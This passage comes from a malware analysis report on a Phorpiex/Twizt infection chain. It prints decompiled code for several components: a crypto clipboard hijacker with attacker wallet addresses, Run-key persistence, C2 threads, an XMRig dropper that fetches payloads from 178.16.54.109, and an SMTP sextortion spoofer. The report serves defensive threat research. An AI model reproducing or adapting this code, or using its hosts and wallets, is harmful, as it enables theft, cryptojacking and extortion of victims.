


Fig 15: Malware Payload Download Engine – URLDownloadToFileW API Implementation

During analysis, the sample was observed invoking the URLDownloadToFileW API from urlmon.dll to retrieve a secondary-stage payload from the remote URL **http[:]//178.16.54.109/newtpp.exe**. The downloaded file is written to C:\\Users\\admin\\AppData\\Local\\Temp\\3082523530.exe.

Then, the sample was observed invoking the CreateProcessW API from kernelbase.dll to execute a previously downloaded payload

After completing the geolocation validation and payload download stages, the malware proceeds to execute the downloaded component using the legitimate Windows process creation mechanism.




Fig 16: Downloader file (newtp.exe)

Stage 3: Analysis of deliverable Twizt file

During analysis, the newtp.exe was observed invoking the URLDownloadToFileW API to retrieve an executable payload from the remote URL <http://178.16.54.109/twizt.exe>. Following the download attempt, the malware verifies the success of the operation by examining the API return value.




Fig 17: Malware Payload Download Engine – URLDownloadToFileW API Implementation

During analysis, we observed that the newtp.exe file carries the Phorpiex payload, specifically the Twizt Downloader. It is a well-known Phorpiex botnet malware sample. Below, we analyze this Twizt file in detail.

Downloader Twizt File Analysis:

Twizt is a multifunctional malware sample that includes worm-like propagation capabilities to spread infection and deploy a complete botnet architecture. In addition, it downloads the malicious XMRig miner to perform cryptocurrency mining.

Clipboard hijacking code targeting cryptocurrency wallet

```

}
if ( *lpString == 66 )
{
    if ( lpString[1] == 54 && lpString[2] == 50 && lpString[3] == 113 )
        v5 = "B62qpDfv86fUZc4ntrYJL6eFJZajjNKRcBuW5iPbcLNkiPekLkV8NdA";
    else
        v5 = "BKyTYg4eZC9NCzcL8M3hcUmDhCnB3rSScH";
}
if ( StrStrW(lpString, L"ronin:") )
    v5 = "ronin:a77fa3ea6e09a5f3fbfcb2a42fe21b5cf0ecdd1a";
if ( StrStrW(lpString, L"bitcoincash:") )
    v5 = "bitcoincash:qph44jx8r9k5xeq5cuf958krv3ewrnp5vc6hhdjd3r";
if ( StrStrW(lpString, L"cosmos") )
    v5 = "cosmos125f3mw4xd9htpsq4zj5w5ezm5gags37yj6q8sr";
if ( StrStrW(lpString, L"addr") )
    v5 = "addr1qxlwyj95fk9exqf55tdknx49e5443nr925tajatrdqpp8djla7u9jhsWC3dk39se79f9zhwwq2ca95er3mylm48wyalqr62dmg";
if ( StrStrW(lpString, L"nano ") )
    v5 = "nano_3p8stz4wqicgda1g3ifd48girzd5u74is8sdqq99tkuuz1b96wjwbc7yrmnb";
if ( v5 )
    v2 = lstrlenA(v5);
else
    v2 = 0;
if ( v2 )
{
    hMem = GlobalAlloc(0x2002u, v2 + 1);
    if ( hMem )
    {
        v4 = GlobalLock(hMem);
        if ( v4 )
        {
            memcpy(v4, v5, v2 + 1);
            GlobalUnlock(hMem);
            if ( OpenClipboard(NULL) )
            {
                EmptyClipboard();
                SetClipboardData(1u, hMem);
                CloseClipboard();
            }
        }
    }
}
}

```

Fig 18: Crypto Wallet Stealer – Clipboard Address Interceptor

This is a cryptocurrency wallet address replacement trojan that hijacks the Windows clipboard to redirect cryptocurrency transactions to attacker-controlled wallets. The code detects when users copy cryptocurrency addresses (Bitcoin, Monero, Cosmos, Nano) by checking for distinctive byte patterns and prefixes specific to each cryptocurrency format.

When a legitimate wallet address is detected, the malware retrieves a hardcoded malicious wallet address and performs a clipboard hijacking attack: allocating memory, copying the attacker's address, opening the clipboard, clearing the original content, and injecting the malicious address. The victim then unknowingly pastes the attacker's wallet address instead of the intended recipient's address, causing cryptocurrency funds to be redirected to the attacker with no way to recover them. This is a critical financial theft mechanism commonly used in banking trojans and cryptocurrency-targeting malware.

Persistence and File Distribution Module

```

Sleep(0x7D0u);
if ( !CreateMutexA(nullptr, 0, Name) )
    ExitProcess(1u);
if ( GetLastError() == 183 )
    ExitProcess(0);
phkResult = nullptr;
v14 = 0;
v10 = 1;
v16 = 4;
GetModuleFileNameW(nullptr, ExistingFileName, 0x105u);
String1 = PathFindFileNameW(ExistingFileName);
if ( !wcscmp(String1, L"DrvSvcsrMgrsvr.exe") )
{
    v5 = sub_40F280(HKEY_CURRENT_USER);
    v6 = sub_40F280(HKEY_LOCAL_MACHINE);
    if ( !v5 && !v6 )
        sub_40F2F0();
}
snwprintf(Buffer, 0x104u, L"%s:Zone.Identifier", ExistingFileName);
Buffer[259] = 0;
DeleteFileW(Buffer);
ExpandEnvironmentStringsW(L"%USERPROFILE%", Dst, 0x104u);
if ( wcscmp(String1, L"syscvnrhost.exe") )
{
    if ( (unsigned __int8)sub_40F010() == 1 )
        ExitProcess(0);
    ExpandEnvironmentStringsW(L"%windir%", v9, 0x104u);
    snwprintf(NewFileName, 0x104u, L"%s\\%s", v9, L"syscvnrhost.exe");
    NewFileName[259] = 0;
    if ( CopyFileW(ExistingFileName, NewFileName, 0) )
    {
        SetFileAttributesW(NewFileName, 3u);
        v13 = RegOpenKeyExW(
            HKEY_LOCAL_MACHINE,
            L"Software\\Microsoft\\Windows\\CurrentVersion\\Run\\",
            0,
            0x2001Fu,
            &phkResult);
    }
}

```

Fig 19: Multi-Named Malware Persistence Installer with Evasion Techniques

This code establishes malware persistence by creating a mutex for single-instance enforcement, then checking if the process is already running under the name “DrvSvcsrMgrsvr.exe” and performing registry checks. It removes the Zone.Identifier alternate data stream to erase forensic evidence of download origin. The code then creates three hidden copies of the malware named syscvnrhost.exe in critical system locations: the system directory (%windir%), user profile directory (%USERPROFILE%), and AppData directory. Each copy is hidden using file attribute 3, then registered in the Windows Run registry key under HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\ with the value name “WindowsSetting”. This ensures the malware automatically executes on every system reboot with both system and user-level persistence, providing multiple fallback execution paths if one instance is detected and removed.

Command-and-Control Infrastructure Initialization

```

if ( (unsigned __int8)sub_40D000() )
{
    WSASStartup(0x202u, &WSAData);
    wsprintfW(&word_4169D8, L"%s\\tbtdns.dat", Dst);
    wsprintfW(&::FileName, L"%s\\tbtcmds.dat", Dst);
    CreateThread(nullptr, 0, sub_407A50, nullptr, 0, nullptr);
    Sleep(0x9C40u);
    CreateThread(nullptr, 0, sub_405CA0, nullptr, 0, nullptr);
    Sleep(0x3E8u);
    CreateThread(nullptr, 0, sub_407150, nullptr, 0, nullptr);
    Sleep(0x3E8u);
    sub_405FE0();
    sub_40DF20();
    sub_4075F0();
    hHandle = CreateEventA(nullptr, 1, 0, nullptr);
    dword_417418 = sub_40C730();
    dword_417414 = sub_40DA10();
    sub_40BAF0();
    sub_40DA40(dword_417414, 0, (LPTHREAD_START_ROUTINE)sub_40DED0, nullptr, nullptr, nullptr);
    sub_40DA40(dword_417414, 0, (LPTHREAD_START_ROUTINE)sub_40DE30, nullptr, nullptr, nullptr);
    sub_40DA40(dword_417414, 0, (LPTHREAD_START_ROUTINE)sub_40D7E0, nullptr, nullptr, nullptr);
    sub_40DA40(dword_417414, 0, (LPTHREAD_START_ROUTINE)sub_40D790, nullptr, nullptr, nullptr);
    sub_40DBB0(dword_417414, -1);
    sub_40DCF0(dword_417414);
}

```

Fig 20: Command-and-Control Infrastructure Initialization with Multi-Threaded Worker Pool Spawning

This code initializes the malware's network communication and threading infrastructure. It starts Winsock networking with `WSAStartup`, creates configuration files (`tbtdns.dat` for C2 settings and `tbtcmds.dat` for commands) in the user profile directory, and spawns multiple worker threads with deliberate delays between launches. These threads handle C2 communication (**sub_407A50**), message window dispatching (**sub_405CA0**), and disk inventory collection (**sub_407150**). The code creates a thread pool using system-aware sizing, initializes synchronization primitives, including event objects for coordination, and establishes multiple named thread pools that will monitor incoming commands from the C2 server.

Botnet Architecture & Worm Propagation

Below we can see the code of these three threads that have a Unified Malware Command-and-Control Infrastructure description. This is a coordinated three-thread malware framework that forms the **complete command-and-control (C2) pipeline for a sophisticated botnet**.

```

void __stdcall __noreturn sub_407A50(PVOID Parameter)
{
    unsigned int j; // [esp+0h] [ebp-23Ch]
    unsigned int i; // [esp+4h] [ebp-238h]
    _DWORD v3[5]; // [esp+8h] [ebp-234h]
    CHAR szUrlName[504]; // [esp+1Ch] [ebp-220h] BYREF
    int v5[10]; // [esp+214h] [ebp-28h] BYREF

    memset(v5, 0, sizeof(v5));
    v3[0] = "1";
    v3[1] = "2";
    v3[2] = "3";
    v3[3] = "4";
    v3[4] = "5";
    while ( 1 )
    {
        for ( i = 0; i < 2; ++i )
        {
            Sleep(0x3E8u);
            for ( j = 0; j < 5; ++j )
            {
                Sleep(0x3E8u);
                wsprintfA(szUrlName, "%s%s", off_4153E8[i], (const char *)v3[j]);
                DeleteUrlCacheEntry(szUrlName);
                if ( (unsigned __int8)sub_40F460(szUrlName, (int)&v5[j]) == 1 )
                    sub_40F510(szUrlName, 0);
            }
        }
        Sleep(0xDBBA0u);
    }
}

```

```

void __stdcall __noreturn sub_405CA0(PVOID Parameter)
{
    DWORD TickCount; // eax
    DWORD v2; // [esp-4h] [ebp-254h]
    WCHAR v3[256]; // [esp+0h] [ebp-250h] BYREF
    WNDCLASSEXW v4; // [esp+200h] [ebp-50h] BYREF
    struct tagMSG Msg; // [esp+230h] [ebp-20h] BYREF

    memset(&v4.style, 0, 0x2Cu);
    v4.cbSize = 48;
    v4.lpfnWndProc = sub_405D90;
    v4.hInstance = GetModuleHandleW(nullptr);
    v4.lpszClassName = v3;
    do
    {
        Sleep(1u);
        v2 = GetTickCount() >> 1;
        TickCount = GetTickCount();
        wprintfW(v3, L"%x%X", TickCount, v2);
    }
    while ( !RegisterClassExW(&v4) );
    if ( CreateWindowExW(0, v4.lpszClassName, nullptr, 0, 0, 0, 0, 0, HWND_MESSAGE, nullptr, v
    {
        while ( GetMessageA(&Msg, nullptr, 0, 0) > 0 )
        {
            TranslateMessage(&Msg);
            DispatchMessageA(&Msg);
        }
    }
    ExitThread(0);
}

```

Fig 21: Complete Botnet C2 Pipeline: Remote Command Fetcher + Hidden Message Relay for Distributed Payload Execution

The first thread acts as the primary C2 callback mechanism, connecting to remote command servers on a 14-hour schedule and downloading malicious commands by constructing URLs from hardcoded C2 addresses with numbered suffixes. It downloads payloads and processes them through an execution handler, maintaining persistent connectivity to the attacker's infrastructure.

The second thread creates a hidden message-only window with randomized naming to serve as an internal command relay station and inter-process communication hub. This window doesn't appear on screen but receives and dispatches messages from other malware components, allowing commands fetched by the C2 downloader to be relayed and coordinated across multiple processes and threads within the infected system. It acts as an internal message broker, decoupling the C2 communication from actual command execution.

```

void __stdcall __noreturn sub_407150(PVOID Parameter)
{
    WCHAR VolumeNameBuffer[266]; // [esp+4h] [ebp-C48h] BYREF
    DWORD FileSystemFlags; // [esp+218h] [ebp-A34h] BYREF
    union _ULARGE_INTEGER TotalNumberOfBytes; // [esp+21Ch] [ebp-A30h] BYREF
    WCHAR v4[1024]; // [esp+224h] [ebp-A28h] BYREF
    WCHAR v5[266]; // [esp+A24h] [ebp-228h] BYREF
    WCHAR RootPathName[4]; // [esp+C38h] [ebp-14h] BYREF
    int v7; // [esp+C40h] [ebp-Ch]
    int i; // [esp+C44h] [ebp-8h]
    int v9; // [esp+C48h] [ebp-4h]

    Sleep(0x3E8u);
    GetModuleFileNameW(nullptr, &Filename, 0x104u);
    dword_4163B0 = sub_40F050(&Filename);
    while ( 1 )
    {
        v9 = sub_4067F0();
        for ( i = 2; (unsigned int)i <= 0x19; ++i )
        {
            v7 = sub_4066E0(v9, i, RootPathName);
            if ( v7 == 2 || v7 == 4 )
            {
                FileSystemFlags = 0;
                memset(VolumeNameBuffer, 0, 522);
                memset(v4, 0, sizeof(v4));
                TotalNumberOfBytes.QuadPart = 0;
                if ( !GetVolumeInformationW(
                    RootPathName,
                    VolumeNameBuffer,
                    0x105u,
                    nullptr,
                    nullptr,
                    &FileSystemFlags,
                    nullptr,
                    0 ) )
                {
                    VolumeNameBuffer[0] = 0;
                }
                if ( !GetDiskFreeSpaceExW(RootPathName, nullptr, &TotalNumberOfBytes, nullptr) )
                {
                    TotalNumberOfBytes.QuadPart = 0;
                }
                wprintfW(v5, L" (%I64dGB)", TotalNumberOfBytes.QuadPart / 0x40000000);
                if ( !VolumeNameBuffer[0] )
                {
                    lstrcpyW(VolumeNameBuffer, L"Unnamed volume");
                }
                wprintfW(v4, L"%s%s", VolumeNameBuffer, v5);
                sub_406B40(RootPathName, v4, FileSystemFlags, v7 == 4);
            }
        }
        Sleep(0x7D0u);
    }
}

```

Fig 22: Disk Drive Profiler and USB Detection Monitor

The third thread continuously enumerates all disk drives on the system every 2 seconds, collecting inventory data including volume names, disk capacity in gigabytes, and filesystem information for both fixed and removable media. This inventory is reported back to the C2 server, providing attackers with complete visibility into the victim's storage infrastructure, identifying USB drives for malware propagation, and locating high-value data targets for exfiltration or encryption.

Together, these three threads form a complete botnet architecture: the downloader fetches remote commands, the message dispatcher relays them internally for execution, and the inventory collector profiles the system and reports findings to the C2. The coordinator ensures all three threads remain active and restarts any that crash, creating a resilient, self-healing malware framework capable of receiving commands, executing them reliably, and maintaining persistent reconnaissance of the compromised system.

Botnet-Based TCP Flooding




Fig 23: TCP Flooding Botnet Activity Observed on the Compromised Host

In Fig.23, the infected system was observed running a malicious process identified as syscvnrhost.exe, which established continuous outbound TCP communications with external infrastructure while simultaneously maintaining local listening sockets and active UDP communication channels. Such behavior is consistent with TCP flooding activity, specifically TCP SYN flood operations commonly associated with **distributed denial-of-service (DDoS) attacks**.

The malware appears to function as part of a botnet infrastructure, where compromised hosts are remotely controlled to generate malicious network traffic against designated targets. In this scenario, the infected host acts as a bot node capable of participating in coordinated TCP flooding attacks designed to exhaust target resources, disrupt network services, or degrade system availability

Additionally, the Twizt downloader generates multiple HTTP file download requests dynamically. It also issues additional requests to download and write the file to the system.

One of them is **http[:]//178.16.54.109/[1]**

72BD8CA1	88FF	mov edi,edi	InternetOpenW
72BD8CA2	55	push ebp	
72BD8CA3	88EC	mov ebp,esp	
72BD8CA5	83EC 40	sub esp,40	
72BD8CA8	A1 C0D2D672	mov eax,dword ptr ds:[72D6D2C0]	
72BD8CAD	33C5	xor eax,ebp	
72BD8CAF	8945 FC	mov dword ptr ss:[ebp-4],eax	[ebp+08]: "http://178.16.54.109/1"
72BD8CB2	8B55 08	mov edx,dword ptr ss:[ebp+8]	
72BD8CB5	8B45 10	mov eax,dword ptr ss:[ebp+10]	
72BD8CB8	8B4D 14	mov ecx,dword ptr ss:[ebp+14]	
72BD8CB8	53	push ebx	
72BD8CBC	8B5D 0C	mov ebx,dword ptr ss:[ebp+C]	
72BD8CBF	56	push esi	
72BD8CC0	8B75 18	mov esi,dword ptr ss:[ebp+18]	
72BD8CC3	57	push edi	
72BD8CC4	8955 E8	mov dword ptr ss:[ebp-18],edx	
72BD8CC7	895D C0	mov dword ptr ss:[ebp-40],ebx	
72BD8CCA	8945 CC	mov dword ptr ss:[ebp-34],eax	
72BD8CCD	894D C8	mov dword ptr ss:[ebp-38],ecx	
72BD8CD0	8975 C4	mov dword ptr ss:[ebp-3C],esi	
72BD8CD3	F605 60D8D672 04	test byte ptr ds:[72D6D860],4	[ebp-3C]:_invalid_parameter+110
72BD8CDA	0F85 A9D60B00	jne wininet.72C96389	

Fig 24: Additional payload from downloading c2 server

XMRIg miner

In our case, the file sysfrodolv.exe was downloaded and written to %USERPROFILE% in a hidden manner. Analysis of sysfrodolv.exe reveals that it downloads a malicious XMRIg miner

```

Sleep(0x7D0u);
if ( !CreateMutexA(nullptr, 0, Name) )
    ExitProcess(1u);
if ( GetLastError() == 183 )
    ExitProcess(0);
if ( (unsigned __int8)sub_401370() )
{
    phkResult = nullptr;
    ExpandEnvironmentStringsW(L"%USERPROFILE%", Dst, 0x104u);
    wsprintfW(pszPath, L"%s\\sysmgnrsv.exe", Dst);
    if ( !PathFileExistsW(pszPath) )
        sub_4010B0(L"http://178.16.54.109/xmrig.exe");
    Sleep(0x1388u);
    if ( !PathFileExistsW(pszPath) )
        sub_4010B0(L"http://178.16.54.109/xmrig.exe");
    Sleep(0x1388u);
    if ( PathFileExistsW(pszPath) )
    {
        GetModuleFileNameW(nullptr, Filename, 0x104u);
        String1 = PathFindFileNameW(Filename);
        wsprintfW(Filename, L"%s:Zone.Identifier", Filename);
        DeleteFileW(Filename);
        if ( wcscmp(String1, L"sysfrodolv.exe") )
        {
            ExpandEnvironmentStringsW(L"%USERPROFILE%", v9, 0x104u);
            wsprintfW(NewFileName, L"%s\\%s", v11, L"sysfrodolv.exe");
            if ( CopyFileW(Filename, NewFileName, 0) )
            {
                SetFileAttributesW(NewFileName, 3u);
                v15 = RegOpenKeyExW(
                    HKEY_LOCAL_MACHINE,
                    L"Software\\Microsoft\\Windows\\CurrentVersion\\Run\\",
                    0,
                    0x20006u,
                    &phkResult);
            }
        }
    }
}

```

Fig 25: Monero Mining Botnet Installer and Launcher

This is a cryptocurrency miner dropper and loader that silently installs and executes XMRIg (a Monero cryptocurrency miner) on the infected system. The code begins with a 2-second delay

and mutex creation to enforce single-instance execution. It then calls a validation function before proceeding with the mining setup.

The malware attempts to download XMRig from the hardcoded C2 server at **http[:]//178.16.54.109/xmrig.exe** and saves it as **sysmgnrsv.exe** in the user profile directory. If the download fails on the first attempt, it retries after waiting 5 seconds (0x1388 milliseconds), providing redundancy to ensure the miner is installed even if the initial download is blocked.

Once the XMRig executable is confirmed to exist, the malware removes the Zone.Identifier alternate data stream from its own executable to erase forensic evidence. It then copies itself to multiple locations with the disguised name **sysfrodolv.exe**, setting hidden file attributes (3) on each copy. The copies are registered in both the system-level and user-level Windows Run registry keys, ensuring automatic execution on every system reboot.

```
{
    wsprintfw(
        Parameters,
        L"/c %s -o 178.16.54.109:6060 -u 83h9mBvy1LL2qW6c2HeWczYVJQsFDF7RfVqDnaiSfFBdDcxfyJfWhRnZqZkY5chb5b6tmKZ1PPhuQbN"
        "gXggCdwTrMYWN8hi -p x --cpu-priority=5 --threads=2 --max-cpu-usage=25",
        pszPath);
    ShellExecuteW(nullptr, L"open", L"cmd.exe", Parameters, nullptr, 0);
}
}
```

Fig 26: Cryptocurrency Mining Command Injector

Finally, the malware launches XMRig with specific mining parameters via **ShellExecuteW**: pointing to the mining pool at **178.16.54.109:6060**, using a hardcoded Monero wallet address (83h9mBvy1LL2qW6c2HeWczYVJQsFDF7RfVqDnaiSfFBdDcxfyJfWhRnZqZkY5chb5b6tmKZ1PPhuQbNgXggCdwTrMYWN8hi), and limiting CPU usage to 25% across 2 threads to avoid overwhelming the system and triggering user suspicion. This transforms the compromised system into a cryptocurrency mining bot that generates revenue for the attacker while consuming system resources.

At last, **sysmgnrsv.exe** is run through **CMD**. This indirect execution through **cmd.exe** is an evasion technique that can help bypass some security tools and process monitoring that might have rules against directly executing suspicious executables. The **cmd.exe** intermediary provides a layer of obfuscation between the parent process and the actual miner execution.




Fig 27: Process view of executing Xmrigh file through cmd

Sextortion botnet payload analysis

```
if ( connect(s, &name, 16) != -1 )
{
    *(_DWORD *)optval = 1;
    setsockopt(s, 6, 1, optval, 4);
    v35 = 1;
    while ( v35 )
    {
        if ( v35 == 8 )
            break;
        v32 = sub_401190(s, pszFirst, 1024);
        if ( !v32 )
            break;
        pszFirst[v32] = 0;
        if ( !sub_4011F0(pszFirst) )
            break;
        switch ( v35 )
        {
            case 1:
                if ( StrStrA(pszFirst, "ESMTP") )
                    len = wsprintfA(pszFirst, "EHLO %s\r\n", ::Destination);
                else
                    len = wsprintfA(pszFirst, "HELO %s\r\n", ::Destination);
                if ( sub_401150(s, pszFirst, len) )
                    v35 = 3;
                else
                    v35 = 0;
                break;
            case 3:
                strcpy(Destination, "<[REDACTED]@1432.com>");
                v29 = wsprintfA(pszFirst, "MAIL FROM: %s\r\n", Destination);
                if ( sub_401150(s, pszFirst, v29) )
                    v35 = 4;
                else
                    v35 = 0;
                break;
        }
    }
}
```

```

case 4:
    v28 = wsprintfA(pszFirst, "RCPT TO: <%s>\r\n", Str);
    if ( sub_401150(s, pszFirst, v28) )
        v35 = 5;
    else
        v35 = 0;
    break;
case 5:
    if ( sub_401150(s, "DATA\r\n", -1) )
        v35 = 6;
    else
        v35 = 0;
    break;
case 6:
    v2 = sub_401350(5, Buffer);
    wsprintfA(v27, "%s.com", v2);
    sub_4014C0(nullptr, v20, 1);
    Sleep(0x7D0u);
    sub_4014C0(nullptr, v23, 0);
    v10 = rand() % 254 + 1;
    v9 = rand() % 254 + 1;
    v8 = rand() % 254 + 1;
    v7 = rand() % 210 + 1;
    v3 = (const char *)sub_4013C0(7u, (int)v21);
    v13 = wsprintfA(
        pszFirst,
        "Received: from %s ([%d.%d.%d.%d]) by %s with MailEnable ESMTP; %s\r\n",
        v3,
        v7,
        v8,
        v9,
        v10,
        v27,
        v23);
    if ( sub_401150(s, pszFirst, v13) )
    {
        v11 = sub_401350(3, v24);
        v4 = sub_401350(5, v22);
        v14 = wsprintfA(pszFirst, "Received: (qmail %s invoked by uid %s); %s\r\n", v4, v11, v20);
        if ( sub_401150(s, pszFirst, v14) )

```

Fig 28: SMTP Email Spoofing Code

This is an **SMTP email spoofing** engine that automatically sends phishing or spam emails through compromised mail servers with completely forged headers to hide the malware's origin. The code implements a finite state machine that walks through the SMTP protocol handshake, starting with EHLO/HELO greeting negotiation to identify the server type.

The state machine progresses from initial connection negotiation (case 1) to specifying the sender address (case 3) using a **spoofed "[MalilD].com" email**, then specifying the recipient address passed to the function (case 4), and issuing the DATA command to begin the email body (case 5).

In the final critical stage (case 6), the malware constructs completely forged email headers designed to appear legitimate while obscuring the true origin.

The header forgery includes generating fake “Received” headers with spoofed IP addresses (randomly generated numbers formatted as IP octets), creating fictional domain names and generating fake Message-IDs and timestamps. The malware uses helper functions like sub_401350 to generate random strings for various header fields and constructs headers for “From” ([**MalilD**] + spoofed address), “To” (actual target), “**Subject**” (**hardcoded as “You Pervert I Rec”**), “Date”, and “Message-ID”. This level of header forgery makes the spam emails appear to come from legitimate mail servers and trusted senders, making them more likely to bypass spam filters and trick users into opening them.

```
{
    Sleep(0x3E8u);
    v11 = sub_401000(v16);
    wprintfW(v17, L"%s%d.txt", Dest, v11);
    v8 = rand() % 0x7FFF + 1000;
    v7 = rand() % 0x7FFF + 1000;
    v4 = rand();
    wprintfW(fileName, L"%s\\%d%d%d.jpg", Dst, v4 % 0x7FFF + 1000, v7, v8);
    sub_401900(1, v17, fileName);
    if ( PathFileExistsW(fileName) )
    {
        for ( i = 0; i < 100; ++i )
        {
            for ( j = 0; j < 50; ++j )
            {
                CreateThread(nullptr, 0, (LPTHREAD_START_ROUTINE)StartAddress, nullptr, 0, nullptr);
                v5 = rand();
                Sleep(v5 % 50 + 50);
            }
            Sleep(0x1770u);
        }
        DeleteFileW(fileName);
    }
    v6 = (const char *)sub_401900(0, szUrl, nullptr);
    if ( atoi(v6) < 1 )
        ExitProcess(0);
}
```


Fig 29: Botnet C2-Driven Payload Downloader with Mass Thread Spawning and Parallel Execution Engine

